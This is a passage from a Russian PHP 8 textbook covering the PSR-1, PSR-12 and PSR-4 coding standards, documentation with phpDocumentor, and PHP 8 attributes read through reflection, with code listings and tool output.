Первый стандарт описывает наиболее общие правила кодирования на языке PHP. Скорее всего, вы и так уже придерживаетесь этих правил, поскольку они де-факто являются стандартом кодирования в PHP-сообществе.

PHP-теги

В PHP-скриптах допускается использование только двух типов тегов: `<?php ... ?>` или `<?= ... ?>`. Альтернативные теги `<% ... %>`, а также `<script language="php"> ... </script>`, исключены из PHP. Тем не менее на сегодняшний момент остается возможность использования нерекомендуемого сокращенного варианта `<? ... ?>`, который можно включить в конфигурационном файле php.ini при помощи директивы `short_open_tag`. Стандарт PSR-1 запрещает использование таких сокращенных тегов.

Кодировка UTF-8

Для кодирования на PHP допускается использовать только кодировку UTF-8 без BOM-маркера. Подробнее эта тема рассматривается в *главе 16*.

Разделение объявлений и выполнения действий

В одном файле допускаются либо объявления (классы, функции, константы), либо выполнение каких-то действий (вывод в окно браузера, изменение значений переменных и т. п.). В листинге 47.1 приводится пример объявления функций в отдельном файле psr1right.php.

Листинг 47.1. Объявление функции в отдельном файле. Файл psr1right.php

```
<?php
function dump(mixed $str) : void
{
    echo '<pre>';
    print_r($str);
    echo '</pre>';
}
```

Чтобы использовать функцию, файл с ее объявлением можно подключить при помощи директив `include`, `require`, `include_once` или `require_once`. Однако объявление какой-либо функции вперемежку с вызовом функций или операторами вывода будет уже явным нарушением стандарта PSR-1 (листинг 47.2). Да и вообще, вместо явного вызова `require`-конструкций, лучше использовать автозагрузку (см. *главу 36*). Тем более этого требует PSR-4, который мы рассмотрим далее.

Листинг 47.2. Нарушение стандарта PSR-1. Файл psr1wrong.php

```
<?php
// Подключаем ранее объявленные функции
require_once('psr1right.php');

echo title('PSR-1');
echo dump('Тестовое сообщение');

// Нарушение PSR-1, нельзя смешивать вывод и объявления функций
function title(mixed $str) : void
```

```
{
    echo '<h1>';
    print_r($str);
    echo '</h1>';
}
```

На страницах книги мы много раз нарушали этот стандарт, чтобы сделать примеры более наглядными и сэкономить объем книги. В промышленном коде, тем более предназначенном для распространения в профессиональном сообществе, так поступать не стоит.

Пространство имен

Пространство имен (см. *главу 36*) должно соответствовать стандарту автозагрузки PSR-4. На практике это означает, что вы не должны использовать классы без помещения их в собственное уникальное пространство имен, при этом каждый класс должен находиться в отдельном файле (листинг 47.3).

Листинг 47.3. Каждый класс снабжается пространством имен. Файл vendors\hello.php

```
<?php
namespace Vendors\Hello;

class Hello
{
}
```

Мы поговорим о требованиях к пространству имен более подробно далее — в *разд. «PSR-4: автозагрузка»*.

Именование классов, методов и констант классов

Для именования классов применяется CamelCase-стиль: название каждого составного слова начинается с прописной буквы, пробелы не используются, например:

```
HelloWorld
SwiftStorage
Memcached
```

> ***Примечание***
>
> Стиль получил название Camel (верблюд), т. к. прописные буквы в названиях классов напоминают горбы верблюда. В русскоязычной литературе можно также встретить словосочетание «верблюжий стиль».

Для именования методов класса также используют CamelCase-стиль, однако первая буква строчная:

```
sendByHttp()
getSwiftStorage()
setParam()
```

Константы классов записываются прописными буквами, при этом составные слова разделяются подчеркиванием:

```
HELLO_WORLD
POOL_OF_CONNECTIONS
IS_STATIC_PAGE
```

В листинге 47.4 приводится пример класса, соответствующего стандарту PSR-1.

Листинг 47.4. Стандарт PSR-1. Файл vendors\storage.php

```
<?php
namespace Vendors\Storage;

class Storage
{
    const VERSION = '1.0';
    public function getVersion() : string
    {
        return self::VERSION;
    }
}
```

PSR-12. Руководство по стилю кода

Стандарт PSR-12 является естественным продолжением PSR-1 и расширяет требования к коду. Существует большое количество разнообразных стилей. Стандарт предписывает единый стиль кодирования, позволяющий легко воспринимать его всем участникам распределенной команды.

Соблюдение PSR-1

Одним из первых требований стандарта является соблюдение правил из PSR-1 (см. *разд. «PSR-1: основной стандарт кодирования»*).

Отступы

Отступы в PHP-коде должны содержать 4 пробела, не допускается использование символа табуляции. Многие редакторы кода по-разному настраивают количество пробельных символов, выводящихся вместо табуляции. Поэтому использование табуляции, а тем более смешивание ее с пробелами может приводить к совершенно нечитаемому коду. Даже если вы привыкли делать отступы при помощи табуляции, любой современный редактор можно настроить на замену табуляции пробелами.

Использование только пробелов позволяет избежать проблем с диффами, патчами, историей и авторством строк в системах контроля версий. В листинге 47.5 представлен пример того, как должны выглядеть отступы в вашем коде.

Листинг 47.5. Отступы — 4 пробела. Файл indent.php

```
<?php
function tabber($spaces, $echo, ...$planets) : void
{
    $new = [];

    foreach ($planets as $planet) {
        $new[] = str_repeat(' ', $spaces) . $planet;
    }

    $echo(...$new);
}
```

Файлы

Во всех PHP-файлах следует использовать UNIX-переводы строк `\n`. Не допускается использование перевода строк в стиле Windows `\r\n` или старой операционной системы macos `\n\r`.

В конце PHP-файла должна быть одна пустая строка — это позволит автоматическим системам формирования PHP-кода дописывать код с новой строки.

Закрывающий тег `?>` необходимо удалять из файлов, которые не содержат ничего, кроме PHP-кода. Это требование тесно связано с особенностями работы сетевых функций. Если до отправки HTTP-заголовка, cookie или сессии в окно браузера будет осуществлен любой вывод: явный при помощи `echo` или случайный в виде забытого пробела после тега `?>`, PHP-интерпретатор начнет формирование тела HTTP-документа. Поэтому все последующие попытки отправить HTTP-заголовок будут завершаться выдачей предупреждения вроде следующего:

```
Warning: Cannot modify header information - headers already sent by
```

Строки

Недопустимо использовать более одной инструкции в строке, при этом длина строки не должна превышать 80 символов без крайней необходимости. Строки обязаны быть менее 120 символов в длину и не должны содержать пробельные символы в конце.

Ключевые слова

Если вы записываете константы `TRUE`, `FALSE` и `NULL` прописными буквами, знайте, что это неправильно. Их следует писать в строчном регистре: `true`, `false` и `null`. Это требование относится к любым зарезервированным ключевым словам PHP.

Пространства имен

При объявлении пространства имен (см. *главу 36*) после него необходимо оставлять одну пустую строку. Если производится импортирование из других пространств имен

с использованием ключевого слова use, то пустая строка необходима также после последнего объявления use. Под каждое объявление нужно использовать один оператор use:

```
<?php
namespace Vendor\Hello;

use Symfony\Components\HttpFoundation\Request;
use Symfony\Components\HttpFoundation\Response;

class Hello
{
}
```

Классы

Размещение скобок часто является камнем преткновения в С-подобных языках программирования. Одни разработчики предпочитают размещать открывающую фигурную скобку на той же строке, что и название класса, другие — в новой строке. Стандарт PSR-12 обязывает использовать второй вариант:

```
<?php
class Hello
{
    ...
}
```

> ***Примечание***
>
> **Все требования стандарта PSR-12 к классам справедливы также в отношении трейтов и интерфейсов.**

Если класс содержит ключевые слова extends (см. *главу 30*) и implements (см. *главу 31*), они также должны располагаться на строке объявления класса:

```
<?php
namespace Vendor\News;

use Vendor\Seo;
use Vendor\Page;

class News extends Page implements Seo
{
}
```

В том случае, если класс расширяет множество интерфейсов, допускается перенос их названий на новую строку. При этом под каждый интерфейс выделяется отдельная строка, а имя интерфейса предваряется отступом:

```
<?php
namespace Vendor\News;

use Vendor\Page;
```

```
class News exntends Page implements
    Vendor\Seo,
    Vendor\Author,
    Vendor\Cache
{
}
```

Методы

Все методы и свойства классов должны предваряться модификатором доступа (см. *главу 14*). При этом не следует предварять их имена символом подчеркивания для обозначения закрытой (`private`) или защищенной (`protected`) областей видимости.

Так же как и в случае класса, открывающая фигурная скобка должна располагаться на новой строке, а между названием метода и круглой скобкой не должно быть пробелов:

```
<?php
class News
{
    public $title;
    private $id = null;

    public function setParams(int $id, string $title = '') : void
    {
        $this->id = $id;
        $this->title = $title;
    }
}
```

В списке параметров не должно быть пробелов перед запятыми и должен быть один пробел после запятой. Если параметров много, допускается их перенос на новую строку, при этом они должны предваряться отступом, а на каждый новый параметр должна выделяться отдельная строка:

```
<?php
class News
{
    public $title;
    private $id = null;

    public function setParams(
        int $id,
        string $title = ''
    ) : void {
        $this->id = $id;
        $this->title = $title;
    }
}
```

Когда список аргументов разбит на несколько строк, закрывающую круглую скобку и открывающую фигурную следует располагать на отдельной строке, с одним пробелом между ними.

Правила в отношении параметров справедливы и для аргументов при вызове методов:

```
<?php
$news->setParams($id, $title);
```

В случае, если аргументы слишком велики, их можно разместить на новой строке с обязательным предваряющим отступом:

```
<?php
$news->setParams(
    $idFormForeignStorage,
    'Тестовая страница'
);
```

При наличии ключевых слов `abstract` и `final` необходимо, чтобы они предшествовали модификаторам доступа. Ключевое слово `static`, наоборот, должно располагаться за модификатором доступа (листинг 47.6).

Листинг 47.6. Расположение abstract, final и static. Файл vendors\page.php

```
<?php
namespace Vendors\Page;

abstract class Page
{
    protected static $counter;

    abstract protected function content();

    final public static function count() : void
    {
        self::$counter++;
    }
}
```

Управляющие структуры

Для всех управляющих структур (`if`, `for`, `foreach` и т. п.) после ключевого слова необходим один пробел перед открывающей круглой скобкой. В отличие от классов и методов, открывающая фигурная скобка располагается на той же строке, где и ключевое слово, и отделяется от круглой скобки пробелом (листинг 47.7).

Листинг 47.7. Управляющие структуры. Файл psr12.php

```
<?php
if (isset($_GET['number'])) {
    for ($i = 0; $i < intval($_GET['number']); $i++) {
        echo 'PSR<br />';
    }
} else {
    echo 'Не передан GET-параметр number<br />';
}
```

Автоматическая проверка стиля

Для проверки соответствия вашего кода стандартам PSR-1 и PSR-12 существуют специальные средства, которые при необходимости могут автоматически отформатировать код. Наиболее известная утилита — PHP_CodeSniffer, официальная страница которой на GitHub расположена по адресу: **https://github.com/squizlabs/PHP_CodeSniffer**.

> ***Примечание***
>
> Стандарты PSR-1 и PSR-12 определяют стиль и правила форматирования PHP-кода. Все последующие стандарты определяют интерфейсы и не относятся к стилевым правилам. Поэтому автоматические утилиты ограничиваются именно этими двумя стандартами. Для последующих стандартов автоматическая проверка чрезвычайно сложна, если вообще имеет смысл.

Установить PHP_CodeSniffer можно через Composer (см. *главу 46*) — для этого в требования файла **composer.json** следует включить компонент `squizlabs/php_codesniffer` (листинг 47.8).

Листинг 47.8. Установка PHP_CodeSniffer. Файл codesniffer\composer.json

```
{
    "require": {
        "squizlabs/php_codesniffer": "*"
    }
}
```

Для установки компонента следует выполнить команду:

```
$ composer install
```

После установки в папке **vendor/bin** вы найдете файл утилиты проверки **phpcs**: в UNIX-системах без расширения, в Windows — с расширением **bat**. Там же будет находиться и файл утилиты автоматического исправления кода **phpcbf**.

PHP_CodeSniffer доступен также в качестве плагина для интегрированных сред — например, для популярного редактора Sublime Text существует пакет SublimeLinter.

Чтобы проверить файл или папку с файлами на соответствие стандартам кодирования PSR-1 и PSR-12, следует передать путь к ним утилите phpcs:

```
$ phpcs psr1wrong.php

FILE: /php8/standarts/psr1wrong.php
----------------------------------------------------------------------
FOUND 3 ERRORS AFFECTING 3 LINES
----------------------------------------------------------------------
 2 | ERROR | [ ] You must use "/**" style comments for a file comment
 3 | ERROR | [x] "require_once" is a statement not a function; no parentheses are
                                                                    required
 9 | ERROR | [ ] You must use "/**" style comments for a function comment
----------------------------------------------------------------------
PHPCBF CAN FIX THE 1 MARKED SNIFF VIOLATIONS AUTOMATICALLY
----------------------------------------------------------------------

Time: 28ms; Memory: 8.4MB
```

Утилита выдает список найденных несоответствий. Их можно поправить вручную или автоматически, воспользовавшись утилитой phpcbf:

```
$ phpcbf psr1wrong.php

PHPCBF RESULT SUMMARY
----------------------------------------------------------------------
FILE                                                  FIXED  REMAINING
----------------------------------------------------------------------
/php8/standarts/psr1wrong.php     1      2
----------------------------------------------------------------------
A TOTAL OF 1 ERROR WERE FIXED IN 1 FILE
----------------------------------------------------------------------

Time: 28ms; Memory: 8.4MB
```

PSR-4: автозагрузка

Четвертый стандарт PSR описывает автозагрузку классов (см. *главу 36*). Классы, реализующие автозагрузку в соответствии со стандартом PSR-4, могут быть обнаружены и загружены единым автозагрузчиком. Таким образом, компонент из одного фреймворка автоматически может быть обнаружен и использован в альтернативном фреймворке.

Требования к классам просты — они должны быть обязательно помещены в пространство имен вида:


```
\<ПространствоИмен>(\<ПодпространствоИмен>)*\<ИмяКласса>
```

Причем пространства имен соответствуют подкаталогам, а сам класс размещается в одноименном файле с расширением php. Возможные реализации автозагрузчика можно обнаружить по адресу: **http://github.com/php-fig/fig-standards/blob/master/accepted/PSR-4-autoloader-examples.md**.

Резюме

В этой главе мы познакомились с PSR-стандартами, которые регламентируют построение совместимых фреймворков, а де-факто — построение любой более или менее объемной системы на PHP. Если ваш код распространяется среди других разработчиков или над ним работает несколько разработчиков, настоятельно рекомендуется придерживаться описанных в этой главе правил.

ГЛАВА 48



Документирование

Листинги этой главы находятся в каталоге *phpdocs* сопровождающего книгу файлового архива.

Утилита phpDocumentor является адаптированным для PHP аналогом javaDoc — утилиты, генерирующей документацию из специально подготовленных комментариев. В настоящее время PHP-сообществом используется третья версия phpDocumentor, которой и посвящена эта глава.

Установка

Для установки phpDocumentor проще всего воспользоваться менеджером пакетов Composer (см. *главу 46*). Для этого в требованиях конфигурационного файла composer.json следует включить пакет `phpdocumentor/phpdocumentor` (листинг 48.1).

Листинг 48.1. Установка phpDocumentor. Файл phpdocs\composer.json

```
{
    "require": {
        "phpdocumentor/phpdocumentor": "3.*"
    }
}
```

А затем выполнить команду:

```
$ composer install
```

После установки в папке vendor/bin вы найдете файл утилиты phpdoc: без расширения для UNIX-подобных операционных систем и с расширением bat — для Windows. Чтобы воспользоваться утилитой из корня проекта, следует либо указать путь к ней: `./vendor/bin/phpdoc`, либо поместить путь `./vendor/bin` в переменную окружения `PATH`. Далее в командах мы будем использовать лишь название утилиты.

Документирование PHP-элементов

Блоки документирования системы phpDocumentor представляют собой многострочные комментарии специального вида — мы их уже использовали в предыдущей главе.

В отличие от обычных комментариев, они начинаются с последовательности `/**` и завершаются `*/` на отдельной строке:

```
<?php
/**
 * Пример блока документирования
 */
function hello() : void
{
    echo 'Hello world!';
}
```

Документированию могут подвергаться следующие элементы PHP:

- файлы и пространства имен;
- включения `require[_once]` и `include[_once]`;
- классы;
- интерфейсы;
- трейты;
- функции и методы классов;
- свойства классов;
- константы;
- переменные.

Содержимое блока документирования делится на три раздела:

- заголовок — краткое описание, одним предложением поясняющее назначение класса, функции или любого другого элемента;
- описание — подробное многострочное описание с примерами, которое отделяется от заголовка отдельной строкой;
- теги — краткое описание метаинформации об элементах. Каждый тег начинается с символа `@` и будет рассмотрен далее более подробно.

В листинге 48.2 приводится пример блока документирования для функции.

Листинг 48.2. Пример блока документирования. Файл docblock.php

```
<?php
/**
 * Выводит дамп массива или объекта.
 *
 * Подробное описание функции: может занимать несколько строк.
 * В рассматриваемом случае функция, принимая в качестве единственного
 * параметра $arr массив или объект, выводит его подробную структуру.
 * dump(['Hello', 'world', '!']);
 *
 * @param array|object $arr
 *
 * @return void
 */
```

```
function dump(array|object $arr) : void
{
    echo '<pre>';
    print_r($arr);
    echo '</pre>';
}
```

Чтобы запустить генератор документации, достаточно выполнить команду phpdoc в проекте. При помощи параметра -d можно указать конкретный каталог, а при помощи параметра -f и конкретный файл, который требуется обработать. Посредством директивы -t можно указать каталог назначения:

```
$ phpdoc -f docblock.php -t docs
```

В результате в папке docs появляется документация в HTML-формате.

Теги

Заголовок обычно состоит из простого текстового описания, набор тегов — только из тегов, каждый из которых начинается с новой строки и символа @. В описании допускается использование встроенных тегов — такие теги помещаются в фигурные скобки, например:

```
{@see http://php.net/manual/en/function.htmlspecialchars.php функция htmlspecialchars()}
```

Полный список доступных тегов представлен в табл. 48.1. В первом столбце таблицы приведен тег, второй столбец указывает элемент, к которому он может применяться. Пометка «Класс» означает, что тег может применяться и в отношении интерфейсов, и в отношениях трейтов. Если поле оставлено пустым, это означает, что тег может применяться совместно с любым элементом.

Таблица 48.1. *Теги phpDocumentor*

Тег	Элемент	Описание
@api	Метод	Объявляет элемент частью API-интерфейса, доступного для использования сторонними разработчиками
@author		Автор, между угловыми скобками можно указать электронный адрес
@category	Файл, класс	Имя категории, которая группирует несколько пакетов
@copyright		Информация о правообладателе
@deprecated		Объявляет, что элемент устарел и может быть удален в следующих версиях
@example		Показывает пример использования кода, пример будет опубликован с подсветкой синтаксиса и нумерацией строк
@filesource	Файл	Тег используется только в заголовочном комментарии и указывает на необходимость вывести исходный код текущего файла в документации и подсветить синтаксис

Таблица 48.1 (окончание)

Тег	Элемент	Описание
`@global`	Переменная	Указывает на глобальную переменную
`@ignore`		Сообщает, что этот код не следует помещать в документацию
`@internal`		Сообщает, что этот элемент является внутренним для текущей реализации и его не следует включать в документацию
`@license`	Файл, класс	Добавляет ссылку на лицензию, под которой распространяется код
`@link`		Гиперссылка
`@method`	Класс	Используется для описания магических методов, которые вызываются через механизм `__call()`
`@package`	Файл, класс	Имя пакета, в который входит этот программный код
`@param`	Метод, функция	Тег описывает параметры функции или метода
`@property`	Класс	Описывает свойство, которое может быть прочитано и установлено магическими свойствами `__set()` и `__get()`
`@property-read`	Класс	Описывает свойство, которое может быть прочитано магическим свойством `__get()`
`@property-write`	Класс	Описывает свойство, которое может быть установлено магическим свойством `__set()`
`@return`	Метод, функция	Описывает возвращаемое функцией или методом значение
`@see`		Ссылка на другой блок документирования. Часто используется, чтобы избежать дублирования описания
`@since`		Указывает на версию приложения, начиная с которой доступна та или иная функциональность
`@source`	Кроме файла	Предписывает вывести исходный код в документации и подсветить синтаксис. Для файла предназначен отдельный тег `@filesource`
`@subpackage`	Файл, класс	Используется для объединения нескольких пакетов в один раздел документации. Игнорируется, если нет тега `@package`
`@throws`	Метод, функция	Указывает тип исключения, который может быть возвращен текущим участком кода
`@todo`		Помечает возможные будущие изменения
`@uses`		Помечает, каким элементом может использоваться текущий код
`@var`	Свойство класса	
`@version`		Текущая версия документируемого кода

В листинге 48.3 приводится пример оформления класса с использованием тегов из табл. 48.1.

Листинг 48.3. Пример использования тегов. Файл PHP8\page.php

```
<?php
/**
 * Абстрактный класс страницы
 *
 * @author D. Koterov <dmitry.koterov@gmail.com>
 * @author I. Simdyanov <igorsimdyanov@gmail.com>
 *
 * @license http://opensource.org/licenses/gpl-license.php GNU Public License
 *
 * @package    Page
 * @subpackage PHP8\Page
 */
namespace PHP8;

/**
 * @abstract
 */
abstract class Page
{
    /**
     * Любая страница имеет заголовок
     *
     * @var String
     */
    protected string $title;
    /**
     * Любая страница имеет содержимое
     *
     * @var String
     */
    protected string $content;
    /**
     * Конструктор класса
     *
     * @param  String $title заголовок страницы
     * @param  String $content содержимое страницы
     * @return void
     */
    public function __construct(string $title = '', string $content = '')
    {
        $this->title = $title;
        $this->content = $content;
    }
```

```
    /**
     * Получение заголовка страницы
     *
     * @return String
     */
    public function title() : string
    {
        return $this->title;
    }

    /**
     * Получение содержимого страницы
     *
     * @return String
     */
    public function content() : string
    {
        return $this->content;
    }

    /**
     * Формирование HTML-представления страницы
     *
     * @return void
     */
    public function render() : void
    {
        echo '<h1>' . htmlspecialchars($this->title()) . '</h1>';
        echo '</p>' . nl2br(htmlspecialchars($this->content())) . '</p>';
    }
}
```

Ряд тегов имеют характерную «прописку» — вот наиболее типичное использование тегов:


- **классы и интерфейсы:** `@author`, `@copyright`, `@package`, `@subpackage`, `@version`;
- **методы класса:** `@author`, `@copyright`, `@version`, `@params`, `@return`, `@throws`;
- **свойства класса:** `@author`, `@copythight`, `@version`, `@var`.

При составлении описания следует помнить, что не обязательно применять все допустимые теги. Используйте лишь необходимый минимум.

Резюме

В этой главе мы познакомились с системой документирования phpDocumentor, описывающего документирование классов компонентов. Способ документирования кода, представленный в здесь, уже долгие годы является стандартом де-факто. В этом легко убедиться, если открыть исходный код любого компонента.

ГЛАВА 49



Атрибуты

Листинги этой главы находятся в каталоге *attributes* сопровождающего книгу файлового архива.

Атрибуты — это механизм, включенный в PHP 8.0 для добавления метаданных элементам программы. В других языках программирования они больше известны как *аннотации*. Механизм атрибутов предоставляет разработчику специальные теги, которыми он может помечать классы, свойства, функции/методы или константы.

Так как атрибуты реализованы на базе комментариев, они сами непосредственно не влияют на ход исполнения программы. Их роль больше похожа на специальные комментарии для генерации документации (см. *главу 48*). Однако при помощи механизма отражения (см. *главу 39*) атрибуты удается извлечь и выполнить какие-то операции с помеченными ими элементами.

Атрибуты можно использовать для документирования — например, пометить все классы и функции, которые работают с базой данных. При помощи атрибутов можно разгружать логику класса — например, явно создавая объекты для синглетон-классов. С их помощью также можно помечать, какое окружение необходимо воспроизводить для успешного тестирования классов. Для проверки одного класса может потребоваться поднять сервер, для другого — обратиться к подготовленной базе данных, третьему — вместо реального обращения к внешнему API — следует подложить имитацию сетевого ответа.

При помощи атрибутов можно строить фреймворки, в которых атрибуты будут активировать скрытые подсистемы. Метаданные, которые добавляются к классам и методам, выступают как своеобразный язык конфигурации. Обычно конфигурация вынесена в отдельные xml-, yml- или json-файлы. Чтобы связать тот или иной класс с текущими настройками приложения, нужно знать соглашения — как конфигурация влияет на тот или иной класс. При помощи атрибутов код становится более наглядным, т. к. они располагаются непосредственно перед настраиваемым элементом.

В итоге можно добиться минимального объема кода, который потребуется для создания сайта. Весь рутинный, сложный и объемный код будет скрыт за атрибутами. Более того, многие современные PHP-фреймворки уже реализовывали самостоятельно похожие механизмы. Однако все они были несовместимы, т. к. создавались в разных группах разработки. А вот благодаря атрибутам их синтаксис можно унифицировать, и каждый

PHP-разработчик будет знать, что перед ним специальная метка, а не обычный комментарий.

Синтаксис

Атрибут — это специальный комментарий который начинается с последовательности `#[` и заканчивается символом `]`. Внутри размещается название атрибута. Размещать атрибуты можно перед классами, методами, функциями, константами и свойствами класса.

В качестве примера создадим класс `User`, который пометим атрибутом `model` (листинг 49.1).

Листинг 49.1. Создание класса `User`, помеченного атрибутом `model`. Файл user.php

```
<?php
#[model]
class User
{
}
```

Как теперь добраться до этого атрибута? В этом нам помогут отражения — в частности, класс `ReflectionClass`, извлекающий метаинформацию о классе (листинг 49.2). В качестве аргумента конструктор класса принимает строку с именем класса. Для ее получения можно воспользоваться выражением `User::class`, предварительно загрузив класс `User` при помощи автозагрузки `spl_autoload_register()`.

Листинг 49.2. Извлечение метаинформации. Файл extract_attribute.php

```
<?php
spl_autoload_register();

$reflect = new ReflectionClass(User::class);

echo '<pre>';
foreach ($reflect->getAttributes() as $attribute) {
    echo $attribute->getName() . PHP_EOL;
}
echo '</pre>';
```

Как мы увидим далее, любому элементу можно добавлять несколько атрибутов. Для их извлечения используется метод `getAttributes()`, который возвращает их в виде массива. У класса `User` только один атрибут, поэтому в качестве результата будет выведена единственная строка:

```
model
```

Атрибуты можно использовать повторно. В классе `User` (листинг 49.3) есть два метода, к которым могут обращаться пользователи. Мы можем пометить их одним и тем же атрибутом `entrypoint`.

Листинг 49.3. Повторное использование атрибутов. Файл entrypoint\user.php

```
<?php
#[model]
class User
{
    public function __construct(
      private ?string $first_name,
      private ?string $last_name
    ) {}

    #[entrypoint]
    function first_name() : string
    {
        return $this->first_name;
    }

    #[entrypoint]
    function last_name() : string
    {
        return $this->last_name;
    }
}
```

Если класс объявлен в пространстве имен, оно будет автоматически добавлено к аннотации. Давайте создадим класс `Page` и поместим его в пространство `MVC` (листинг 49.4).

Листинг 49.4. Помещение класса в пространство имен. Файл mvc\page.php

```
<?php
namespace MVC;

#[model]
#[singleton, mvc]
class Page
{
}
```

Как видно из приведенного примера, класс снабжается несколькими атрибутами. Их можно размещать как в виде отдельных строк-комментариев, так и записывать в одном объявлении через запятую. Извлечем эти атрибуты при помощи механизма отражения (листинг 49.5).

Листинг 49.5. Извлечение нескольких атрибутов. Файл extract_page.php

```
<?php
spl_autoload_register();

$reflect = new ReflectionClass(MVC\Page::class);
```

```
echo '<pre>';
foreach ($reflect->getAttributes() as $attribute) {
    echo $attribute->getName() . PHP_EOL;
}
echo '</pre>';
```

Код по извлечению атрибутов практически дословно повторяет пример для класса `User`. Только вместо него мы обращаемся к классу `Page` с указанием его пространства имен. В результате оно будет добавлено и к атрибутам:

```
MVC\model
MVC\singleton
MVC\mvc
```

Пространство имен к атрибутам добавляется не просто так. Как мы увидим далее, в качестве атрибутов могут выступать классы, и пространство имен автоматически добавляется, чтобы получить полное имя класса.

Отражения для работы атрибутами

Как мы выяснили в предыдущем разделе, для доступа к атрибутам используется механизм отражений. Поскольку атрибуты можно добавлять к классам, свойствам, функциям, методам и константам, для доступа к ним придется использовать разные классы из Reflection API. Все они реализуют один и тот же метод `getAttributes()` для получения атрибута (табл. 49.1).

***Таблица 49.1.** Отражения для извлечения атрибутов*

Элемент	Как получить атрибуты?
Константа	`ReflectionConstant::getAttributes()`
Функция	`ReflectionFunction::getAttributes()`
Параметр	`ReflectionParameter::getAttributes()`
Класс	`ReflectionClass::getAttributes()`
Свойство	`ReflectionProperty::getAttributes()`
Метод	`ReflectionMethod::getAttributes()`
Константа класса	`ReflectionClassConstant::getAttributes()`

Продемонстрируем на примере класса из листинга 49.3, как работает метод `getAttributes()` для методов класса (листинг 49.6).

Листинг 49.6. Использование метода `getAttributes()`. Файл mvc\page.php

```
<?php
spl_autoload_register();

$reflect = new ReflectionClass(Entrypoint\User::class);
```

```
echo '<pre>';
foreach ($reflect->getMethods() as $method) {
    $attrs = array_map(
                fn($element) => $element->getName(),
                $method->getAttributes()
            );
    if (count($attrs) > 0) {
        echo '<b>'. $method->getName() . '</b>' . PHP_EOL;
        echo implode(PHP_EOL, $attrs) . PHP_EOL;
    }
}
echo '</pre>';
```

Класс `User` из пространства имен `Entrypoint` подгружается по механизму автозагрузки. Далее при помощи `ReflectionClass` создается объект отражения класса. Он необходим, чтобы извлечь его методы с помощью `getMethods()`. В цикле `foreach` у каждого метода извлекаются его атрибуты при помощи `getAttributes()`. Тут же с помощью `array_map()` и стрелочной функции отражения атрибутов преобразуются в массив имен.

Не все методы класса снабжаются атрибутами, поэтому результирующий массив функции `$attrs` может быть пустым. Выводятся только те методы, у которых массив с атрибутами содержит хотя бы один элемент.

В результате работа скрипта получаем следующий вывод:

```
first_name
Entrypoint\entrypoint
last_name
Entrypoint\entrypoint
```

Класс атрибута

Как следует из предыдущих разделов, если класс оказывается в пространстве имен, механизм отражения добавляет его к имени атрибута. Зачем это нужно? Дело в том, что механизм атрибутов предполагает, что в качестве имени атрибута будет выступать класс.

Давайте создадим еще одну версию класса `User`, помеченного атрибутом `Model`. Причем на этот раз `Model` будет классом, который мы объявим самостоятельно (листинг 49.7).

Листинг 49.7. Объявление класса `Model`. Файл model\user.php

```
<?php
namespace Model;
use Attribute;

#[Model]
class User
{
}
```

```
#[Attribute]
class Model
{
    private const INFO = <<<TEXT
    Классы моделей предназначены
    для представления содержимого базы данных
    TEXT;

    public function __construct() {}

    public function info()
    {
        return self::INFO;
    }
}
```

Классы, которые используются для атрибутов, сами должны быть снабжены атрибутом `Attribute\Attribute`. Чтобы не указывать пространство имен явно, мы подключаем его при помощи ключевого слова `use`.

Класс-атрибут по-прежнему не влияет на код программы, пока мы явно не создадим его при помощи метода `newInstance()` класса `ReflectionAttribute` (листинг 49.8).

Листинг 49.8. Использование метода `newInstance()`. Файл model.php

```
<?php
spl_autoload_register();

$reflect = new ReflectionClass(Model\User::class);

echo '<pre>';
foreach ($reflect->getAttributes() as $attribute) {
    echo $attribute->getName() . PHP_EOL;
    echo $attribute->newInstance()->info() . PHP_EOL;;
}
echo '</pre>';
```

В результате выполнения программы будут выведены следующие строки:

```
Model\Model
Классы моделей предназначены для представления содержимого базы данных
```

Приведенный в листинге 49.8 код может сломаться, если в качестве атрибута будет выступать класс, отличный от `Model`, — у него может не оказаться метода `info()`, и это приведет к исключительной ситуации. Чтобы ее исправить, при вызове метода `getAttributes()` ему можно передать в качестве аргумента название класса `Model` (листинг 49.9). Все остальные атрибуты будут проигнорированы.

Листинг 49.9. Ограничение аргументов классом `Model`. Файл model_filter.php

```
<?php
spl_autoload_register();
```

```
use Model\User as User;
use Model\Model as Model;

$reflect = new ReflectionClass(User::class);

echo '<pre>';
foreach ($reflect->getAttributes(Model::class) as $attribute) {
    echo $attribute->getName() . PHP_EOL;
    echo $attribute->newInstance()->info() . PHP_EOL;;
}
echo '</pre>';
```

Аргументы атрибутов

Атрибутам можно передавать аргументы — для этого класс атрибута должен принимать их в качестве параметров. Создадим такой класс атрибута `MyModel`, чтобы его конструктор принимал единственный аргумент `$info` (листинг 49.10).

Листинг 49.10. Создание класса атрибута `MyModel`. Файл my_model\my_model.php

```
<?php
namespace MyModel;
use Attribute;

#[Attribute]
class MyModel
{
    const INFO = 'Класс для взаимодействия с базой данных';

    private $info;

    public function __construct($info = self::INFO)
    {
        $this->info = $info;
    }

    public function info()
    {
        return $this->info;
    }
}
```

При использовании класса `MyModel` можно передавать ему аргументы любым допустимы способом, используя позиционный или именованный аргумент. Так как на параметр конструктора не накладывались ограничения типа, в качестве аргумента может выступать любое значение: число, строка, массив, объект, класс и т. п. Примеры разных способов задания аргументов атрибута приводятся в листинге 49.11.

Листинг 49.11. Примеры способов задания аргументов атрибута. Файл my_model.php

```
<?php
namespace MyModel;
require_once('my_model/my_model.php');

#[MyModel(['id' => 'news_id', 'body' => 'content'])]
#[MyModel(info: 'Модель страницы')]
#[MyModel('SEO-информация')]
#[MyModel(MyModel::INFO)]
#[MyModel('Ivan' . ' ' . 'Ivanov')]
class User
{
}

$reflect = new \ReflectionClass(User::class);

echo '<pre>';
foreach ($reflect->getAttributes() as $attribute) {
    $info = $attribute->newInstance()->info();
    if (is_array($info)) {
        print_r($info);
    } else {
        echo $attribute->newInstance()->info() . PHP_EOL;;
    }
}
echo '</pre>';
```

Теперь при вызове метода `newInstance()` мы будем получать инициализированный объект класса `MyModel`. Правда, попытка запуска этого примера завершается неудачей: `Fatal error: Uncaught Error: Attribute "MyModel\MyModel" must not be repeated in`

